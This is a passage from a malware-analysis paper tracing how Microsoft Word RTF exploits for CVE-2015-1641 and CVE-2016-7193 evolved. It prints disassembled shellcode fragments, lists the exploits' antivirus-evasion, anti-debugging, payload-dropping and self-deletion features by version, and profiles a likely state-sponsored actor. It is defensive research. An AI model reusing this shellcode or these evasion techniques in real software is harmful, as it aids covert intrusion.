seg000:0000046E                 push    ROP_GADGET_CALL_EBX
seg000:00000473                 jmp     [edi+edi_space.pWinExec]
seg000:00000476 ; ---------------------------------------------------------------------------
seg000:00000476
seg000:00000476 loc_476:                                ; DATA XREF: launch_decoydoc+44o
seg000:00000476                 push    0               ; uExitCode
seg000:00000478                 push    0FFFFFFFFh      ; hProcess
seg000:0000047A                 call    [edi+edi_space.pTerminateProcess]
seg000:0000047A launch_decoydoc endp ; sp-analysis failed
```

(IDUF-23)

```
seg000:000007A7 launch_decoydoc proc near
seg000:000007A7                 lea     ebx, aCmd_exeCDirWindir[ebp] ; "cmd.exe /c dir %windir% && \""
seg000:000007AD                 lea     ecx, [edi+edi_space.szOpenDecoyCmd]
seg000:000007B3
seg000:000007B3 loc_7B3:                                ; CODE XREF: launch_decoydoc+15j
seg000:000007B3                 mov     al, [ebx]
seg000:000007B5                 mov     [ecx], al
seg000:000007B7                 inc     ecx
seg000:000007B8                 inc     ebx
seg000:000007B9                 cmp     byte ptr [ebx], 0
seg000:000007BC                 jnz     short loc_7B3
seg000:000007BE                 lea     ebx, [edi+edi_space.szRtfFilePath]
seg000:000007C4
seg000:000007C4 loc_7C4:                                ; CODE XREF: launch_decoydoc+21j
seg000:000007C4                 inc     ebx
seg000:000007C5                 cmp     byte ptr [ebx], 0
seg000:000007C8                 jnz     short loc_7C4
seg000:000007CA                 mov     byte ptr [ebx], '"'
seg000:000007CD                 lea     ecx, [edi+edi_space.szOpenDecoyCmd]
seg000:000007D3                 lea     esi, [edi+edi_space.pWinExec] ; funcToCall
seg000:000007D6                 push    0
seg000:000007D8                 push    ecx
seg000:000007D9                 push    0
seg000:000007DB                 push    ecx
seg000:000007DC                 push    2               ; numParams
seg000:000007DE                 call    protected_api_call
seg000:000007E3                 push    0               ; uExitCode
seg000:000007E5                 push    0FFFFFFFFh      ; hProcess
seg000:000007E7                 call    [edi+edi_space.pTerminateProcess]
seg000:000007E7 launch_decoydoc endp ; sp-analysis failed
```

(IDUF-04)

GENETIC MAPPING

In order to make sense of the different samples, each area that differed across the sample sets was issued a number, and each variation was assigned a letter. The following number and letter combinations describe all the variations across all the observed sample sets:

1. ASLR Bypass
   a. Uses A as the persistent data in a stream format
   b. Uses valid persistent data in a storage format
2. Shellcode loading
   a. Uses MSComCtlLib.TabStrip and a heap spray to load shellcode
   b. Uses Smart Tag memory corruption to load shellcode
3. Trigger
   a. Second permStart ID of 4160223222
   b. Second permStart ID of 4159961078
   c. Second permStart ID of 2210870970, single quotes for some elements
4. ROP Payload
   a. All observed samples are the same
5. Stage 1 Get Position
   a. Uses fldpi, doesn't save ebp
   b. Uses fldpi, saves ebp
   c. Uses call/pop
6. Stage 1 UnXOR
   a. Uses standard XOR operation
   b. Uses a NOT followed by XOR
7. Stage 1 Getting Kernel32
   a. Uses Loader's second module entry
   b. Looks for the 2 in kernel32.dll across all loader module entries
8. Stage 1 Resolving Functions
   a. Superfluous instruction included
   b. Superfluous instruction removed
9. Stage 1 Do Stage 2 Allocation
   a. 0x5000000 bytes
   b. 0x500000 bytes
10. Stage 1 Do Stage 2 Two Null Pushes
    a. Observed sample includes these instructions
11. Stage 1 Do Stage 2 Two End of Hash Marker
    a. Implicitly zero
    b. Explicitly set to zero
12. Stage 1 Do Stage 2 Two Required File Size
    a. Greater than 0x10000 bytes
    b. Greater than 0xA000 bytes, less than 0x200000 bytes

13. Stage 1 Do Stage 2 Two Marker
    a. OxCE and OxEC
    b. OxFE and OxFF
14. Stage 1 Do Stage 2 Stage 2 bytes loaded
    a. 0x2000
    b. 0x1000
15. Stage 2 Setup
    a. Doesn't care about the stack address
    b. Sets the stack to a legitimate address via ExceptionHandler
16. Stage 2 UnXOR1
    a. All observed samples are functionally equivalent
17. Stage 2 Resolve Functions
    a. All observed samples are the same
18. Stage 2 Does File Exist
    a. Observed sample includes this function
19. Stage 2 Jump Over Hook
    a. Observed sample includes this function
20. Stage 2 Protected API Call
    a. Too many individual variations to list, 2 antiviruses
    b. Too many individual variations to list, 8 antiviruses
21. Stage 2 Resolve Kernel32 Functions
    a. Resolves 1 set of functions
    b. Resolves the same set of functions as the 'A' variant, and an additional 5 functions
22. Stage 2 Resolve NTDll functions
    a. Uses direct LoadLibraryA call
    b. Uses protected_api_call to call LoadLibraryA
23. Stage 2 Get RTF Path
    a. No notable variations observed
24. Stage 2 Anti-Debug 1
    a. No notable variation observed
25. Stage 2 UnXOR2
    a. No notable variation observed
26. Stage 2 Anti-Debug 2
    a. No notable variation observed
27. Stage 2 Find Installed AV
    a. Finds the first set of antivirus products
    b. Finds antivirus products in the 'A' variant, and several more
28. Stage 2 Get Current Time
    a. No variations observed

29. Stage 2 Drop Malware File Name
    a. svchost.exe
    b. iexplorer
    c. winlogon
    d. systeml.exe
30. Stage 2 Drop Malware Path Indexing Register
    a. Uses eax
    b. Uses ebx
31. Stage 2 Drop Malware Path Expand Environment Strings
    a. Observed sample uses function call
32. Stage 2 Drop Malware Write File Call
    a. Called directly
    b. Called using protected_api_call
33. Stage 2 Drop Malware Created File Properties
    a. Hidden and System
    b. Normal
    c. Hidden and System or Normal depending on if antivirus is installed
34. Stage 2 Drop Malware Create File Call
    a. Called Directly
    b. Called using protected_api_call
35. Stage 2 Drop Malware Execute Path
    a. Executed directly from drop location
    b. Executed directly if antivirus is found, executed from %tmp%\..\ if no antivirus is found
    c. Executed from %tmp%\..\ if evading antivirus, directly if not evading
    d. Executed from %userprofile% if evading antivirus, directly if not evading
36. Stage 2 Drop Malware Window Visibility
    a. Visible
    b. Hidden
37. Stage 2 Drop Decoy Document Unused Space
    a. Overwritten with zeros
    b. Left as-is
38. Stage 2 Clean Office Supported Versions
    a. 2010 then 2007
    b. 2007, 2010, then 2013
39. Stage 2 Clean Office WinExec Calls
    a. Direct
    b. Uses antivirus evasions
40. Stage 2 Launch Decoy Document WinExec Call
    a. Direct
    b. Uses antivirus evasions

41. Stage 2 Launch Decoy Document Delay
    a. Executes immediately
    b. Uses a delay
42. Stage 2 Launch Decoy Document
    a. Using winword and an argument
    b. Default file handler

Once these variations were defined, the different samples were mapped. The mapping ended up looking like a genetic code. The following table illustrates the mapping for each sample that had a unique genetic print.


Unique ID	IDUF-13	IDUF-23	IDUF-15	IDUF-04	IDUF-29
Gene 4	A	A	A	A	A
Gene 5	A	C	C	B	A
Gene 6	A	B	B	B	A
Gene 7	A	B	B	B	A
Gene 8	A	A	A	B	A
Gene 9	A	A	A	B	B
Gene 10	A	A	A	-	A
Gene 11	A	A	A	B	A
Gene 12	A	A	A	B	B
Gene 13	A	A	A	B	A
Gene 14	A	A	A	B	A
Gene 15	A	A	B	B	A
Gene 16	A	A	A	A	A
Gene 17	A	A	A	A	A
Gene 18	-	-	A	A	-
Gene 19	-	-	A	A	-
Gene 20	-	-	A	B	-
Gene 21	A	A	B	B	A
Gene 22	A	A	B	A	A
Gene 23	A	A	A	A	A
Gene 24	A	A	A	A	A
Gene 25	A	A	A	A	A
Gene 26	A	A	A	A	A

Unique ID	IDUF-13	IDUF-23	IDUF-15	IDUF-04	IDUF-29
Gene 27	-	-	A	B	-
Gene 28	-	-	A	A	-
Gene 29	A	B	B	C	D
Gene 30	A	A	B	B	A
Gene 31	-	-	A	A	-
Gene 32	A	A	B	B	A
Gene 33	A	B	B	C	B
Gene 34	A	B	B	B	A
Gene 35	A	B	C	D	A
Gene 36	A	B	A	B	A
Gene 37	A	B	B	B	A
Gene 38	A	A	B	B	A
Gene 39	A	B	B	B	A
Gene 40	A	B	B	B	A
Gene 41	A	A	B	B	A
Gene 42	A	A	B	B	A

Presented in graphic form, the table makes it apparent that the genetic prints of each of the exploit samples actually evolved. Different features are incrementally improved over time and new features are added to the code. +

HIGH-LEVEL COMPARISON

After taking into account all the different variations and how those variations propagated, the next step was to determine a likely version order. While this might normally prove quite difficult to resolve, in this case, the data set was straightforward. There were a total of four versions of Stage 1 and five versions of Stage 2 code. The combinations of Stage 1 and Stage 2 versions resulted in five variations of combined Stage 1 and Stage 2 code. The following image shows the likely development path of the exploits and the documents from the sample set associated with each exploit version:



One area of note is that the exploit for CVE-2016-7193 was very similar to version 1 of Stage 1 and version 1 of Stage 2. However, it included three changes that weren't made until later versions of the CVE-2015-1641 exploit.

The likely cause for this anomaly is that the first version of the CVE-2015-1641 exploit set was written by the same person that wrote the CVE-2016-7193 exploit, but the improvements made subsequent to the first version were not shared with the original author.

STAGE 1 CHANGELOG

Once the variations are derived and categorized into a version scheme, a change log can be produced. The following changelog represents the changes made in Stage 1 shellcode over the observed samples:

1. Version 1
   a. Initial Release
2. Version 2
   a. Changed fldpi/fstenv to call/pop to get shellcode address.
   b. Changed XOR to not/XOR in decoding loop to make detection harder.
   c. Changed kernel32.dll resolution code to check all modules to handle AppInitDLL.
3. Version 3
   a. Reverted to fldpi/fstenv to get shellcode address, and save ebp.
   b. Removed superfluous instruction from function resolution code, saving two bytes.
   c. Changed Stage 2 allocation to 5,242,880 bytes from 83,886,080 bytes. This change limits the dropped file sizes to 5,230,592 bytes but should be within the range of any given malware sample.
   d. Removed two null pushes and instead directly zero the end of hash markers in the function resolution array.
   e. Changed logic to find exploit's source file to only consider files with a size greater than 0xA000 bytes and less than 0x200000 bytes, from considering any file larger than 0x10000 bytes.
   f. Changed Stage 2 marker from 0xCE and 0xEC to 0xFE and 0xFF.
   g. Changed the number of Stage 2 bytes loaded from 0x2000 to 0x1000, reducing the possible Stage2 size.
1. Version 1.1
   a. Changed logic to find exploit's source file to only consider files with a size greater than 0xA000 bytes and less than 0x200000 bytes, from considering any file larger than 0x10000 bytes.
   b. Changed the number of Stage 2 bytes loaded from 0x2000 to 0x1000 reducing the possible Stage2 size.

STAGE 2 CHANGELOG

A changelog was made for Stage 2 as well, representing changes, by version, across the observed samples:

1. Version 1
   a. Initial Release
2. Version 2
   a. Changed dropped malware file attributes to normal, from hidden and system.
   b. Added code to detect Kaspersky antivirus, and if present on the system, uses an ROP gadget to execute the malware payload from the %TMP% path instead of the %USERPROFILE% path and gives the malware payload an exe extension.
   c. Now the malware is executed with SW_HIDE to make the command execution invisible to the end-user.

d. Removed code to zero out portions of the exploit file that were not overwritten with the payload document.
e. Changed code to use an ROP gadget when cleaning up Microsoft Office's Recovery registry keys and launching the decoy document to evade antivirus.

3. Version 3
   a. Added code to set the stack pointer to a legitimate pointer to evade antivirus.
   b. Modularized antivirus detection by:
      i. Creating a function that determines if a file exists given a path and a filename.
      ii. Added a function called jump_over_hook that can jump over API hooks if the hooked function only had the "mov edi, edi" instruction overwritten.
      iii. Added code to determine current month, day, and year and a function protected_api_call that, given an API function address will evade detected antiviruses within certain date range.
      iv. Added code to detect antiviruses based on the presence of driver files in the system32 directory.
   c. Changed LoadLibraryA call to resolve ntdll address from a direct call to one using the new call_protected_api function.
   d. Added code to calculate a second path using ExpandEnvironmentStringsA in case antivirus evasion stops.
   e. Changed CreateFileA call from a direct call to one using protected_api_call, and a different path is supplied if antivirus evasion should occur.
   f. Changed WriteFile when writing malware to use protected_api_call instead of calling directly.
   g. Changed malware dropping logic, now if not evading, then the malware is written to %USERPROFILE% and executed directly. If evading, then the malware is written to the %TMP% directory without an "exe" extension, then moved to the %USERPROFILE% directory with an exe extension, and finally executed.
   h. Changed command prompt window from hidden to visible when executing.
   i. Changed Office clean up to remove registry recovery entries for 2007, then 2010, and added 2013.
   j. Added a delay by executing "dir C:\windows" before opening the recovery document, using cmd.exe to launch the recovery document with the default handler. This change helps ensure the decoy document is displayed in all cases.

4. Version 4
   a. Added support for more antivirus detection.
   b. Changed back to direct call for LoadLibraryA when resolving NTDll's address.
   c. Changed dropped malware file to have HIDDEN and SYSTEM attributes set if not evading antivirus, NORMAL otherwise.
   d. Changed dropped malware to execute out of %TMP%.
   e. Changed execution of dropped malware to HIDDEN to prevent command prompt from showing up.

5. Version 1.1
   a. Changed dropped malware file attributes to normal, from hidden and system.

HIGH-LEVEL ANALYSIS

This high-level analysis discussion is presented in two sections. The first deals with the insights gleaned regarding the threat actors involved with the development of the exploits. The second deals with the differences seen in these exploits versus public exploits. Overall, the research in this paper has led to interesting insights.

PROFILE OF THREAT ACTOR(S)

While this paper will not try to correlate these exploits to a specific entity, we will discuss attributes or a profile of the entity or entities involved in their development.

THE STAGE 1 THREAT ACTOR AND THE STAGE 2 THREAT ACTOR ARE TWO DIFFERENT ENTITIES

The first insight is that there were at least two entities involved in both vulnerabilities. The reasons include version branching between exploits for the DFXRST and SmartTag exploits, a dichotomy between coding styles, and a modular approach to exploit architecture.

When comparing the genetics of the first identified version of the 2015 SmartTag exploit with the 2016 DFXRST exploit, there is a very interesting discovery: both exploits are extremely similar. What's even more interesting is where they differ. The 2016 DFXRST exploit's Stage 1 and Stage 2 code deviates from the first version of the 2015 SmartTag exploit in the exact same manner as the fourth version of the 2015 exploit, but only includes two of the improvements in the fourth version. This situation happens over the course of normal software development when one group develops two pieces of software and hands them over to a second group, but the second group does not reciprocate sharing improvements with the first group.

The second reason is the dichotomy between coding styles. From a qualitative perspective, there are many nuanced and refined techniques used inside the code. The ROP sled uses a "retn 4" followed by a sequence of "retn" instructions. This speeds up the execution of the ROP sled, but the difference would be imperceptible. A sequence of "retn" instructions would have sufficed, but the author chose the artful approach. The use of a NOT followed by an XOR instruction inside the Stage 1 decoding loop would prevent systems that use all combinations of 1-byte XOR keys from detecting the code, were it not for the equivalence. The walking of the module chain would only have an effect on systems with software that performs DLL injection in certain ways, suggesting a substantial quality assurance mechanism. At the same time, extraneous functions are resolved because the authors did not practice code hygiene. An error is made when calculating the length of the payload for the XOR function. The exploit replaces itself with a decoy document, but leaves remnants. This dichotomy between advanced, stealth exploitation and simple mistakes suggests differing skill levels.

The final reason that it appears there are at least two separate groups regards how the modularity was introduced into the exploit by design. The staging of the shellcode and the technique of embedding it within the RTF file removes understanding the vulnerability as a pre-requisite to changing the mission-specific operations. The Stage 1 shellcode is only meant to set up an execution environment for Stage 2, and Stage 2 has the code that performs the mission-specific actions. This quality is extremely attractive in an exploit that is being sold, where the purchaser may not be able to easily interact with the seller.

THE STAGE 2 THREAT ACTOR CONDUCTED ADVANCED RECONNAISSANCE

The second insight is that the threat actor conducted advanced reconnaissance of the target. The exploit itself attempts to evade detection by ceasing additional malicious behavior if the code is under observation. Specific to the antivirus checks are individual product lookups, each with a specific expiry date for a given antivirus product. The authors could have written the code to always evade antivirus products and cease operations after a certain date were the intention a mere kill switch. This approach would have been easier and would have avoided detection. That the developers took extra effort to write code such that the exploit will trigger alarms after a certain date suggests they wanted the alarm to sound. Also, since the developers included different expiry dates for different antivirus products, it suggests that they knew which antivirus products were installed on a certain target and had orchestrated the date such alarms would sound.

As further evidence that the target's antivirus was known a priori, consider Stage 2 version 3. The threat actor includes some of the checks for certain antivirus products seen in Stage 2 version 4, but not others. Upon closer inspection, note that they've actually allocated space for those detections included in Stage 2 version 4, but the space goes unused. Also, the function for avoiding Sophos detection, jump_over_hook, is included in the code but never used. The only logical explanation for this is that the targets for that version of the exploit match the antivirus detections employed, and the others were superfluous for that specific target.

THE STAGE 2 THREAT ACTORS HAVE A COMPLEX BUILD SYSTEM

The third insight is that the attackers appear to have a complex exploit build system for rapid development. There are artifacts of code that show that the author has build tools that allow changes to be made to the shellcode, while relying on the build tools to recalculate values that are impacted by changes. The anti-debugging code included in Stage 2 is clearly designed to be placed anywhere within a section of shellcode, suggesting that it isn't manually entered. Another sign that the shellcode wasn't manually entered is the fact that anti-debug techniques are functionally repeated — likely signifying that a human was removed from the decision regarding which anti-debug code would be included. Finally, the XOR payload was miscalculated. This miscalculation is likely due to a short jump inside the XOR decoding loop requiring a change to a long jump, and since this adds three more bytes to the XOR decoding loop, the XOR length is off by exactly three. This would be due to a constant value being used in the calculation, while the shellcode was compiled dynamically, creating an inconsistency between the constant value and the actual size.

THE STAGE 2 THREAT ACTOR HAS ACCESS TO ZERO-DAY EXPLOITS

The fourth insight is that these attackers appear to have access to zero-day exploits. While there is no proof establishing that these vulnerabilities were being exploited while they were zero-day, this grouping and potentially larger groupings yet to be analyzed increases the likelihood that this particular threat actor may have access to zero-day exploits. Generally, this points to either well-funded criminal organizations or state-sponsored actors.

THE NARROW TARGETING INHERENT IN EXPLOIT DESIGN SUGGESTS THE STAGE 2 THREAT ACTOR IS STATE-SPONSORED

The fifth insight is that these attackers appear to have a different cost-benefit equation than most. Criminal organizations tend to play a numbers game with exploits. If more people are to be exploited, then the exploit should be sent to more people. Refining the exploit takes time and skill and doesn't greatly increase the number of targets that are successfully exploited. The attackers responsible for these exploits invested a great amount of time and skill to refine the exploits to work in even the most esoteric environments and to do so with great reliability. It is highly likely that the targets were chosen with intent and purpose. The ability to exploit a larger number of targets was not considered to be as valuable as exploiting targets with specific properties. This fact likely points to a state-sponsored attacker.

HIGHLIGHTS OF THE EXPLOITS

These exploits differ in extraordinary ways from publicly available exploits. These differences give insight into what comes of the commercialization of exploits, as well as the tactics of advanced threat actors. Also, the exploits appear to differ in intent from non-commercial exploits.

While anti-debugging code is routinely observed inside malware, it's unique to find it inside shellcode. Its presence can serve two purposes. The first is impeding manual, dynamic analysis. Since debuggers are routinely used by individuals performing dynamic analysis of an exploit, the code present would make it difficult to dynamically analyze the malware being dropped to disk. However, it is unlikely that any analyst would be fooled into thinking there's no malicious behavior present other than dropping a decoy document on top of an exploit and would only add a few minutes to analysis. Therefore, this reason is less likely. A more plausible explanation is avoidance of automated analysis systems. If a system is employed that detonates documents, such as the one developed by FireEye, and a debugger is used to detect malicious behavior, then the malware would not be available for analysis and the notion that the document is malicious would never register.

The presence of antivirus evasion is commonplace inside malware, but again is rarely, if ever, observed inside exploits. The evasion employed inside these exploits bypasses antivirus hooks that are used for inspecting behavior and determining whether a sample is benign or malicious. The exploits also obfuscate the call stack when calling into Microsoft Windows APIs so that these antivirus hooks will be fooled into thinking that legitimate non-exploit code made the call.

Exploits generally rely on the operator deploying them to clean a target system. But, these exploits delete themselves from the disk. This behavior makes it difficult to perform forensics on a system. As a consequence, the targeted users will observe less strange behavior since, if they open the file again, they will not be exploited again. Also, if the targeted users sends the file to investigators after opening the exploit document, they will be sending a benign document.

The exploits perform an unusually thorough job of making themselves invisible to the end-user. They remove themselves from the Microsoft Word document recovery cache. They delete themselves after exploitation. They open the decoy document in a new Microsoft Word process right after they forcefully terminate the exploited Microsoft Word process. Generally, public exploits exhibit weird behavior to the end-user that signals to a security-aware end user that something malicious has occurred.

Generally, the trigger mechanisms of publicly available exploits do not evolve. The exploits in the data set transition from an imprecise heap spray to an incredibly precise data overwrite to place the ROP sled, ROP payload, and Stage 1 shellcode. In order to accomplish this transition, it would have taken reverse engineering efforts to fully understand the nature of the vulnerability and rearchitecting it to use the more precise method. Since most exploits that are used for malicious purposes play a numbers game, the work required for this level of improvement is not commensurate with the increase in exploited systems.

CONCLUSION

This paper explains a deep-dive analysis of a sample set of exploits to explore how those samples relate to one another. We presented insights regarding the threat actor(s) and how the commercialization of exploits has changed their fundamental nature through our explication of the similarities and differences among versions of exploits, and across exploits for different vulnerabilities.

It is likely that these exploits were employed by a state-sponsored threat actor. This state-sponsored actor had conducted enough reconnaissance to know which antivirus products the target employed. Also, this state-sponsored actor had the guile to use the target's antivirus products against the target. Given various properties of the exploits discussed in detail in this paper, it appears that there were multiple groups involved in the exploit — from finding the initial vulnerability, crafting the Stage 1 shellcode, crafting the Stage 2 shellcode, and improving the exploit code over time.

The exploits themselves include properties not seen in non-commercial exploits. The exploits examined in this paper demonstrated evasions, such as anti-debugging, targeting using antivirus products, and a highly modular nature — all of which represents an improvement to the typical exploits one might find in Metasploit. Additionally, the work undertaken by the threat actor to achieve compatibility with esoteric systems and to improve the exploit over time is something rarely seen in the non-commercial space.

On a more technical note, this research suggests strongly that RTF exploits are being consistently misclassified. While one reason for this misclassification occurs because of the difficulty of parsing RTF, there's a second, more tractable reason. Microsoft was quite vague regarding the nature of these RTF vulnerabilities and what might trigger them. As a consequence, the likelihood has increased that new zero-day exploits are going completely unnoticed, and malware analysts are likely mistaking one vulnerability for another.

From a user's perspective, another takeaway from this research is the futility in gauging exploitability based on testing of one, single exploit alone. One might delay a patch because an exploit appears to not work on a system. But, these exploit developers methodically created a better exploit over time to account for reliability and esoteric systems. If a system owner made a decision to delay a patch based on the first version not working, he or she could have been exploited by later versions.

Finally, work such as this research provides the ability to correlate a threat actor's campaigns and derive their motivations over time. It is highly likely that all the versions of the exploits analyzed were the work of a single threat actor. Also, the evolving nature of the exploits and the non-functional changes give insight into the threat actor that one-off analysis cannot hope to provide.

WORKS CITED

Ali Security. (2015, October 16). *Word Type Confusion Vulnerability (CVE-2015-1641) Analysis*. Retrieved from Freebuf: http://www.freebuf.com/vuls/81868.html

Baidu Security Labs. (2017, April 25). *APT Attack Tool - Word Vulnerability CVE-2016-7193*. Retrieved from seebug: https://paper.seebug.org/288/

Brenner, B. (2017, April 3). *AKBuilder, Microsoft Word Intruder exploiting Office RTF vulnerability.* Retrieved from Naked Security: https://nakedsecurity.sophos.com/2017/04/03/akbuilder-microsoft-word-intruder-exploiting-office-rtf-vulnerability/

corelanc0d3r. (2011, July 3). *Universal DEP/ASLR bypass with msvcr71.dll and mona.py*. Retrieved from Corelan Team: https://www.corelan.be/index.php/2011/07/03/universal-depaslr-bypass-with-msvcr71-dll-and-mona-py/

Dullien, T. (n.d.). IEEE Explore. Retrieved from Weird machines, exploitability, and provable unexploitability: https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=8226852

ECMA International. (2016, December). Standard ECMA-376. Retrieved from ECMA International: https://www.ecma-international.org/publications/standards/Ecma-376.htm

Executable space protection. (2018, June). Retrieved from Wikipedia: https://en.wikipedia.org/wiki/Executable_space_protection

Know Chang Yu Lab 404. (2017, July 10). CVE-2015-1641 Word exploit sample analysis. Retrieved from Paper: https://paper.seebug.org/351/

Li, H., & Sun, B. (2015, 08). Attacking Interoperability - An OLE Edition. Retrieved from Black Hat USA: https://www.blackhat.com/docs/us-15/materials/us-15-Li-Attacking-Interoperability-An-OLE-Edition.pdf

Low, W. C. (2015, August 20). The Curious Case Of The Document Exploiting An Unknown Vulnerability — Part 1. Retrieved from Fortinet Corporate Blog: https://www.fortinet.com/blog/threat-research/the-curious-case-of-the-document-exploiting-an-unknown-vulnerability-part-1.html

Microsoft Corporation. (2015, April 14). Microsoft Security Bulletin MS15-033 - Critical. Retrieved from Microsoft Security: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2015/ms15-033

Microsoft Corporation. (2017, October 11). Microsoft Security Bulletin MS16-121 - Critical. Retrieved from Microsoft Security: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2016/ms16-121

Microsoft Corporation. (2018, April 17). MSDN. Retrieved from Working with the AppInit_DLLs registry value: https://support.microsoft.com/en-us/help/197571/working-with-the-appinit-dlls-registry-value

Parvez. (2014, June 1). Bypassing Windows ASLR in Microsoft Word using Component Object Model (COM) objects. Retrieved from GreyHatHacker.net Blog: https://www.greyhathacker.net/?p=770

Parvez. (2015, December 21). Spraying the heap in seconds using ActiveX controls in Microsoft Office. Retrieved from GreyHatHacker.NET: https://www.greyhathacker.net/?p=911

Rascagneres, P. (2016, April 12). MS OFFICE EXPLOIT ANALYSIS — CVE-2015-1641. Retrieved from Sekoia Corporate Blog: https://www.sekoia.fr/blog/ms-office-exploit-analysis-cve-2015-1641/

